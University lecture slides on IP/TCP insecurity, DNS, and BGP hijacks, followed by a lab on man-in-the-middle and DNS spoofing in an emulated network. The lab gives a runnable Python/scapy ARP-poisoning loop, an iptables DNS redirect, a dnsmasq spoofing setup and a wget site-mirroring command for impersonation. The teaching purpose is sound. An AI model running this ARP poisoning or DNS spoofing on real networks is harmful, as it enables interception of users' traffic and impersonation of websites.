Protocol Stack (DNS request - simplified)




MAC layer sends to IP layer

Protocol Stack (DNS request - simplified)




IP layers sends to UDP layer (local address)

Protocol Stack (DNS request - simplified)



UDP layer checks if there is an application listeining on port 53 (UDP server)

Protocol Stack (DNS request - simplified)



DNS server processes the request


IP/TCP vulnerabilities

Authentication and repudiation

- ***Identification***: network devices are identified by binary strings that can be easily falsified
- IP addresses can be spoofed in packets locally generated and forwarded
- IP address spoofing
  - generate a packet with an address that does not belong to the device used to TX
  - change the IP address in a forwarded packet
- For example: generate a packet with source address belonging to a legitimate DNS server
  - DNS server impersonification
- ***Repudiation***: how can I verify that the origin of a packet is actually the IP address that is seen in the packet?

Confidentiality

- IP does not implement any mechanism that aims at protecting the disclosure of the content of a packet from a non authorized user
- ***Packet interception and decodification is trivial...***


Wi-Fi: en0
dns
Expression...
No. Time Source Destination Protocol Length Info
211 10.371424 192.168.1.92 192.168.1.254 DNS 77 Standar
212 10.382322 192.168.1.254 192.168.1.92 DNS 487 Standar
667 38.365663 fe80::1491:f66… fe80::e2b9:e5ff… DNS 108 Standar
668 38.374960 fe80::e2b9:e5f… fe80::1491:f669… DNS 379 Standar
669 38.375028 fe80::1491:f66… fe80::e2b9:e5ff… ICMPv6 427 Destina
943 48.373872 fe80::1491:f66… fe80::e2b9:e5ff… DNS 108 Standar
944 48.736976 fe80::e2b9:e5f… fe80::1491:f669… DNS 124 Standar
Frame 212: 487 bytes on wire (3896 bits), 487 bytes captured (3896 bits) on interface 0
Ethernet II, Src: Technico_a9:a4:62 (e0:b9:e5:a9:a4:62), Dst: Apple_50:3b:b6 (8c:85:90:50:3b:b6
Internet Protocol Version 4, Src: 192.168.1.254, Dst: 192.168.1.92
User Datagram Protocol, Src Port: 53, Dst Port: 64217
Domain Name System (response)
[Request In: 211]
[Time: 0.010898000 seconds]
0030 00 03 00 08 00 09 03 77 77 77 0a 72 65 70 75 62 ....w ww.repub
0040 62 6c 69 63 61 02 69 74 00 00 01 00 01 c0 0c 00 blica.it ....
0050 05 00 01 00 00 00 25 00 1f 03 77 77 77 0a 72 65 ......%. ..www.re
0060 70 75 62 62 6c 69 63 61 02 69 74 07 65 64 67 65 pubblica .it.edge
0070 6b 65 79 03 6e 65 74 00 c0 2f 00 05 00 01 00 00 key.net. ./......
0080 38 91 00 17 05 65 37 30 34 37 03 65 31 32 0a 61 8....e70 47.e12.a
0090 6b 61 6d 61 69 65 64 67 65 c0 49 c0 5a 00 01 00 kamaiedg e.I.Z...
00a0 01 00 00 00 0f 00 04 68 53 7b 70 c0 60 00 02 00 ....h S{p.`...
00b0 01 00 00 09 a3 00 08 05 6e 36 65 31 32 c0 64 c0 .... n6e12.d.
00c0 60 00 02 00 01 00 00 09 a3 00 08 05 6e 31 65 31 `....... ....n1e1
00d0 32 c0 64 c0 60 00 02 00 01 00 00 09 a3 00 08 05 2.d.`... ....
Query Name (dns.qry.name), 19 bytes
Packets: 1010 · Displayed: 7 (0.7%)
Profile: Default

Confidentiality

- IP does not implement any mechanism that aims at protecting the disclosure of the content of a packet from a non authorized user
- ***Packet capture/decodification is trivial…***
- Moreover, end users have no control over the packet path
  - OK we trust our ISP…
  - … but can we do the same of all other ASes traversed by the packets?
- But even if we had such control, have you ever heard of **route hijacking/leaking**?
  - BTW, confidentiality here is the least of the problems….


OUTAGE ANALYSES

Anatomy of a BGP Hijack on Amazon's Route 53 DNS Service

By Ameet Naik | April 24, 2018 | 8 min read

Cisco BGPmon
@bgpmon

Earlier this week there was a large scale BGP hijack incident involving AS12389 (Rostelecom) affecting over 8,000 prefixes.
Many examples were just posted on @bgpstream , see for example this example for @Facebook
bgpstream.com/event/230837



THE ACCIDENTAL LEAK —


Google goes down after major BGP mishap routes traffic through China

Google says it doesn't believe leak was malicious despite suspicious appearances.

DAN GOODIN - 11/13/2018, 8:25 AM

Data Integrity (i.e. received packets are not modified)

- IP/TCP(or UDP) implement a ***checksum*** mechanism for the header and payload



- TRUE, but this is to identify possible (legitimate) TX errors
- and so this is not computed in a secure way
  - this is simply the 4-bit word XOR of the header (IP) and the payload+pseudoheader (TCP/UDP)
- ***An intercepted packet can be modified***
  - as the csum can be recomputed

Packet replication

- At IP layer there is ***no mechanism to identify a packet within a given flow***
  - no sequence numbers, nor fingerprints
- Transport layer protocols may have sequence numbers (e.g. TCP)
  - they are not for anti-reply, but only for reliable/ordered delivery
  - as they are not protected in any way, it is possible to spoof them
- ***also this problem is left to the applications***


Dynamic mapping in networking

and how easily can this be exploited

Network protocols heavily rely on dynamic mapping

- Things are complicated by the fact that internet protocols implement different "discovery" mechanisms based on ***dynamic mapping***
- Examples
  - from names to IP addresses (***DNS***)
  - from IP addresses to MAC addresses (***ARP***)
  - from MAC to output ports (***802.3 bridging***)
  - from destination addresses to IP next hops (***IP routing***)
- ***These mechanisms as well were not designed with security requirements***
  - E.g.: with legacy DNS implementation we can not authenticate the name resolutions (netgroup.uniroma2.it <> 160.80.221.15)

DNS spoofing



A practical example


- In the following Lab we are going to see how to exploit the previously mentioned dynamic mapping insecurity to realize a practical attack
- This attack is clearly “outdated” and “inefficient”
    - we can do the same simply with a MiTM
    - it is meant to show the “historical” vulnerabilities
    - it is easily prevented by implementing HTTPS
- Attack high level description:
    - (mac address ⇔ ip address) insecure mapping exploited to realize a MiTM
    - (website name ⇔ ip address) insecure mapping exploited to realize DNS spoofing
    - insecure website (http://netgroup.uniroma2.it) impersonification

Lab 1
Man in the middle, DNS spoofing and website impersonification

Attack description

- ***GOAL***: hijack HTTP requests through DNS spoofing
- Scenario
  - Attacker in the same local network as Victim
  - Victim’s DNS resolver 8.8.8.8
  - DNS spoofing: netgroup.uniroma2.it → attacker’s IP address
  - netgroup.uniroma2.it impersonification
- ***STEP 1:*** MiTM
- ***STEP 2:*** DNS request interception
- ***STEP 3:*** DNS reply spoofing
- ***STEP 4:*** web site impersonification
- Everything realized with open source tools and Linux
- Emulated environment with Linux and GNS3

Topology



attacker
.200
eth0
LAN 10.0.0.0/24
Switch1
e1
e2
e0
accessGW
.1
eth0
eth1
victim
.100
e0
defaultDNS: 8.8.8.8
netgroup.uniroma2.it

Attack insights

- Attacker sends spoofed ARP responses to Victim and defaultGW
  - ARP opcode 2 unicast to bb:bb:bb:bb:bb:bb (Victim): ***10.0.0.1 is @ aa:aa:aa:aa:aa:aa***
  - ARP opcode 2 unicast to cc:cc:cc:cc:cc:cc (defaultGW): ***10.0.0.100 is @ aa:aa:aa:aa:aa:aa***
- Attacker becomes the Man in the middle and redirects DNS request to 127.0.0.1
  - ***iptables -t nat -A PREROUTING -p udp --dport 53 -j REDIRECT***
  - Attacker runs a light DNS server (***dnsmasq***) configured as follows:
    - netgroup.uniroma2.it → 10.0.0.200 (***DNS spoofing***)
    - anything else forwaded to 8.8.8.8
- Attacker impersonificates ***netgroup.uniroma2.it***
  - website mirroring: ***wget --mirror --convert-links --html-extension --no- parent -l 1 --no-check-certificate netgroup.uniroma2.it***
  - website hosted by ***Apache2***

MiTM with python/scapy

```
import sys
from scapy.all import *
import time

ip_victim="10.0.0.100"
ip_router="10.0.0.1"
hw_attacker="aa:aa:aa:aa:aa:aa"
hw_router="cc:cc:cc:cc:cc:cc"
hw_victim="bb:bb:bb:bb:bb:bb"

arp_to_victim = Ether(src=hw_attacker, dst=hw_victim)/ARP(op=2, psrc=ip_router, \
                                      pdst=ip_victim, hwsrc=hw_attacker, hwdst=hw_victim)

arp_to_router = Ether(src=hw_attacker, dst=hw_router)/ARP(op=2, psrc=ip_victim, \
                                      pdst=ip_router, hwsrc=hw_attacker, hwdst=hw_router)

if not arp_to_victim or not arp_to_router:
    exit()
while (True):
    sendp(arp_to_victim)
    sendp(arp_to_router)
    time.sleep(1)
```

HOMEWORK

TODO for the next lecture (tomorrow…)

- It is encouraged to bring your PC…
  - Live laboratories are a substantial part of the course

- *Downloads*
  - VirtualBox → https://www.virtualbox.org/
    - install it
  - GNS3 → https://www.gns3.com/software/download
  - GNS3 VM → https://gns3.com/software/download-vm
  - Lubuntu Desktop 22.04 → https://lubuntu.me/downloads/
    - import it in VirtualBox
  - Cumulus Linux for VirtualBox→ https://www.nvidia.com/en-us/networking/ethernet-switching/cumulus-vx/download
    - import it in VirtualBox